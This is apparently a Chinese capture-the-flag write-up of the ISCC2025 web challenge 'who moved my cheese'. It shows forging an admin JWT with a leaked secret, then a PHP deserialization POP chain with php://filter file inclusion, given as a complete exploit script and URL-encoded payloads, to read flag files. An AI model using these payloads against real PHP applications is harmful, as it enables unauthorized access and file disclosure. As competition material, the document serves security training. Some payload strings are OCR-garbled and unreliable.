


# ISCC2025 WriteUp 提交模板

## Web+谁动了我的奶酪

### 解题思路（必须包含文字说明+截图）

1. 打开页面，提示“谁动了我的奶酪”，输入 tom，跳转到 Y2hIZXNIT25l.php,

很多 php 代码



2. 我们注意到这个名字很明显就是 base64，我们解密得到是 cheeseOne，试试 cheeseTwo，打开一个页面但是访问受限，可能要管理员权限，查看源码发现最下面有一个 DEBUG：SmVycnlfTG92ZXNfQ2hIZXNI，解密出来是 Jerry\_Loves\_Cheese。不知道有什么用。抓包发现存在 JWT，我们可以进行伪造 JWT 获得权限。

The image shows a web browser window with the address bar displaying `http://112.126.73.173:10086`. The page content includes a title "Jerry's Secret Cheese Hunt" and a message: "访问受限! 只有管理员可以查看完整的奶酪信息。" (Access restricted! Only administrators can view complete cheese information.). A yellow button labeled "返回首页" (Return Home) is visible. Below this is a "访问日志:" (Access Log) section showing the following details:

- IP: 223.87.151.84
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
- 检测到异常访问 (Detected abnormal access)

Below the browser window, a network tool interface is shown with the URL `http://112.126.73.173:10086/Y2hIZXNlVHdv.php`. The tool displays the HTML source code for the page, which is as follows:

```
72 <div class="log-section">
73 <p><strong>⚠ 访问日志: </strong></p>
74 <p>IP: 223.87.151.84</p>
75 <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
76 <p>检测到异常访问 🚩</p>
77 <!-- 服务器安全日志 - 仅限管理员查看 -->
78 <!-- DEBUG: SmVycnlftG92ZXNfQ2hIZXNl -->
79 </div>
```

```
8 Cookie: PHPSESSID=
22075dc240a65b8d6e34bcb058
6537bd; auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyY2x1IjoiaXNlciIsImV4cCI6MTc0NzM4NDY4MH0%3D.wJUNmjER22UW8zZjuJJFLc3Gt4pDItwB3zDDMKEKYw4
9 Upgrade-Insecure-Requests:
1
10 Priority: u=0, i
```

3. 需要密钥，我们把 Jerry\_Loves\_Cheese 输入然后将 user 更改为 admin 生成 JWT，然后进行发包

### Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyY2x1IjoiaXNlciIsImV4cCI6MTc0NzM4NDY4MH0%3D.wJUNmjER22UW8zZjuJJFLc3Gt4pDItwB3zDDMKEKYw4
```

**Warning:** Looks like your JWT payload is not encoded correctly using base64url  
(<https://tools.ietf.org/html/rfc4648#section-5>). Note that padding ("=") must be omitted as per <https://tools.ietf.org/html/rfc7515#section-2>

**Warning:** Looks like your JWT payload is not a valid JSON object. JWT payloads must be top level JSON objects as per <https://tools.ietf.org/html/rfc7519#section-7.2>

### Decoded

HEADER:
{ "alg": "HS256", "typ": "JWT" }
PAYLOAD:
" {"role": "user", "exp": 1747384680}7"
VERIFY SIGNATURE
HMACSHA256( base64UrlEncode(header) + "." + base64UrlEncode(payload), <input type="text" value="your-256-bit-secret"/> ) <input type="checkbox"/> secret base64 encoded

⊗ Invalid Signature

## Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiyWRtaW4iLCJleHAiOjE3NDczODQ2ODB9Nw.FCvSoDhNgCu11EmxNkFN6ibT3VJ8S7lASRd5i1cRcJU
```

## Decoded

HEADER:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD:


```
{\"role\": \"admin\", \"exp\": 1747384680}7
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Jerry_Loves_Cheese
)  secret base64 encoded
```

4. 得到 `c3933845e2b7d466a9776a84288b8d86.php`，访问得到 `I&x%lts~7xy'lb~slaV''ek`，回去看 php 代码。

The screenshot shows a web browser window with a dark theme. The main content area displays a message: "Jerry's Secret Cheese Hunt" with a small icon of a person and a house. Below this, there is a green checkmark and the text "管理员认证成功!" (Administrator authentication successful!). Underneath, it says "奶酪最终位置: /c3933845e2b7d466a9776a84288b8d86.php". There is a yellow button labeled "返回首页" (Return Home). Below the button, there is a section titled "访问日志:" (Access Log) with a list of log entries. The first entry shows "IP: 223.87.151.84" and "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0". There is also a small red icon next to the text "检测到异常访问" (Detected abnormal access).



5. PHP 反序列化漏洞，利用魔术方法构造 pop 链利用。我们分析有两个输入参数 cheese\_tracker 或 clue，含 Tom、Jerry、Cheese 三个类。其中，Cheese 类的 \_destruct 方法会对 color 属性进行反序列化并调用，这是关键的漏洞点。Jerry 类的 \_invoke 方法会调用 searchForCheese 执行文件包含。Tom 类的 \_toString 方法在满足 User-Agent 条件时，会访问 trap ['trap']->stolenCheese，触发其他对象的属性访问。

## 据目击鼠鼠称，那Tom坏猫确实拿了一块儿奶酪，快去找找吧！

```
<?php
ini_set('display_errors', 0);
error_reporting(0);

echo "<h2>据目击鼠鼠称，那Tom坏猫确实拿了一块儿奶酪，快去找找吧！</h2>";
error_reporting(0);
include("clue.php");
$code = file_get_contents(__FILE__);
highlight_string($code);

class Tom{
    public $stolenCheese;
    public $trap;
    public function __construct($file='cheesemap.php'){
        $this->stolenCheese = $file;
        echo "Tom盯着你，想要守住他抢走的奶酪！". "<br>";
    }
    public function revealCheeseLocation(){
        if($this->stolenCheese){
            $cheeseGuardKey = "cheesemap.php";
            echo nl2br(htmlspecialchars(file_get_contents($this->stolenCheese)));
            $this->stolenCheese = str_rot3($cheeseGuardKey);
        }
    }
    public function __toString(){
        if (!isset($_SERVER['HTTP_USER_AGENT']) || $_SERVER['HTTP_USER_AGENT'] !
== "JerryBrowser") {
            echo "<h3>Tom 盯着你的浏览器，觉得它不太对劲……</h3>";
        }else{
            $this->trap['trap']->stolenCheese;
            return "Tom";
        }
    }
    public function stoleCheese(){
        $Messages = [
            "<h3>Tom偷偷看了你一眼，然后继续啃奶酪...</h3>",
            "<h3>墙角的奶酪碎屑消失了，它们去了哪里？</h3>",
            "<h3>Cheese的香味越来越浓，谁在偷吃？</h3>",
            "<h3>Jerry皱了皱眉，似乎察觉到了什么异常……</h3>",
        ];
        echo $Messages[array_rand($Messages)];
        $this->revealCheeseLocation();
    }
}
```

6. 撰写脚本，我们先要生成的 Cheese 对象，利用其 color 属性进行反序列化

(反序列化 Cheese, 触发\_\_destruct 方法, 对 color 进行反序列化) 得到 Jerry 对象, Jerry 的\_\_invoke 会调用 searchForCheese 执行文件包含, 我们传入伪协议 php://filter 读取 clue.php 文件, 从而获取 clue.php 文件的内容。我们运行脚本得到 payload


```
0:\php\php.exe E:\php\www\360\www.php
0%3A6%3A%22Cheese%22%3A%2%3A%78%3A%37%3A%22Flavors%22%3B%3A%5%3A%22color%22%3B%3A%12%3A%220%3A%5%3A%22Jerry%22%3A%3A%78%3A%3A%16%3A%22secretHidingSpot%22%3B%3A%52%3A%22php%3A%2F%2Ffilter%2Fconvert
Process finished with exit code 0
```

7. 将 payload 作为 cheese\_tracker 参数值传入, 并修改 User-Agent 为

JerryBrowser , 发 送 , 可 以 得 到

PD9waHANCiR3aGVyZT0iZmxhZ19vZl9jaGVlc2UucGhwIjsNCj8+DQo=Where

e is my cheese?



8. 我们进行解密得到 cheese 在 flag\_of\_cheese.php 里面

From **Base64**

Alphabet A...

Remove

non-alphabet chars Strict mode

Input

```
PD9waHANCiR3aGVyZT0iZmxhZ19vZ19jaGV1c2UucGhwIjsNCj8+DQo=
```

Output

```
<?php  
$where="flag_of_cheese.php";  
?>
```

我们修改脚本为读取 flag\_of\_cheese.php 内容，得到 PD9waHANCiAgICAKZmxhZyA9ICJJU0NDe2NoMzNzZV90aCFIZl8hNV90aGUiOw0KICAgIC8vIOS9huaAjuS5iOWPquacieS4gOWNiuWRou+8nw0KCS8vIEplcnJ56L+Y5ZCs5Yiw5Yir55qE6byg6byg6K+0VG9t55SoMjLnmoQxNui/m+WltuW8gualluS7gOS5iOeahO+8jOWVpeaEj+aAneWRou+8nw0KPz4=Where is my cheese?

Request		Response			
Pretty Raw Hex		Pretty	Raw	Hex	Render
1	GET /Y2h1ZXNlT251.php?cheese_tracker=0%3A6%3A%22Cheese%22%3A2%3A%7B%3A7%3A%22flavors%22%3BN%3B%3A5%3A%22color%22%3B%3A13%3A%220%3A5%3A%22Jerry%22%3A3%3A%7B%3A16%3A%22secretHidingSpot%22%3Bs%3A62%3A%22php%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3Dflag_of_cheese.php%22%3B%3A6%3A%22squeak%22%3BN%3B%3A5%3A%22shout%22%3BN%3B%7D%22%3B%7				
2	Host: 112.126.73.173:10086				
3	User-Agent: JerryBrowser				
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				
5	Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2				
6	Accept-Encoding: gzip, deflate				
7	Referer: http://112.126.73.173:10086/				
8	Connection: close				
9	Upgrade-Insecure-Requests: 1				
10	Priority: u=0, i				
11					
12					


解密得到 ISCC{ch33se\_th!ef!5\_the, 提示用 22 的 16 进制异或。

The screenshot shows a web application interface. On the left, there is a sidebar with a 'From' dropdown set to 'Base64'. Below it, there is a 'Remove' button, a checked checkbox for 'non-alphabet chars Strict mode', and an 'Alphabet' dropdown menu currently showing 'A...'. The main area displays a Base64-encoded string: PD9waHANCiAgICAkZmxhZyA9ICJJU0NDe2NoMzNzZV90aCF1Z18hNV90aGUiOw0KICAgIC8vIOS9huaAjuS5iOWPquacieS4gOWNiuWRou+8nw0KCS8vIEplcnJ56L+Y5ZCs5Yiw5Yir55qE6byg6byg6K+0VG9t55SomjLnmoQxNui/m+WIW8guaIluS7gOS5iOeah0+8j0WVpeaEj+aAnewRou+8nw0KPz4=.

Below the Base64 string, there is a section labeled 'Output' with a 'Raw Bytes' toggle and a 'LF' button. The output shows a PHP script snippet:

```
<?php
    $flag = "ISCC{ch33se_th!ef_!5_the";
    // 但怎么只有一半呢?
    // Jerry还听到别的鼠鼠说Tom用22的16进制异或什么的，啥意思呢?
    ?>
```

9. 那另一半 flag 可能就在之前 d 得到的 `I&x%lts~7xy'lb~slaV"ek`，用 22 的 16 进制进行异或。22 的 16 进制就是 0x16，得到 `_0n3_beh!no1_the_w@11s}`



10. ISCC{ch33se\_th!ef!5\_the\_0n3\_beh!no1\_the\_w@11s}.wp 是重新复现的, . . .  
中午写的, 题目是上午做的是 ISCC{J3rry\_g0t\_h1s\_f@v0r!7e\_ch33se}

**Exp (如有, 请粘贴完整代码, 不允许截图!)**

```
<?php
class Tom{
    public $stolenCheese;
    public $trap;
}
class Jerry {
```

```
    public $secretHidingSpot;
    public $squeak;
    public $shout;
}
class Cheese {
    public $flavors;
    public $color;
}
```

```
$jerry = new Jerry();
$jerry->secretHidingSpot = "php://filter/convert.base64-
encode/resource=flag_of_cheese.php";
$cheese = new Cheese();
$cheese->color = serialize($jerry);
echo urlencode(serialize($cheese));
?>
```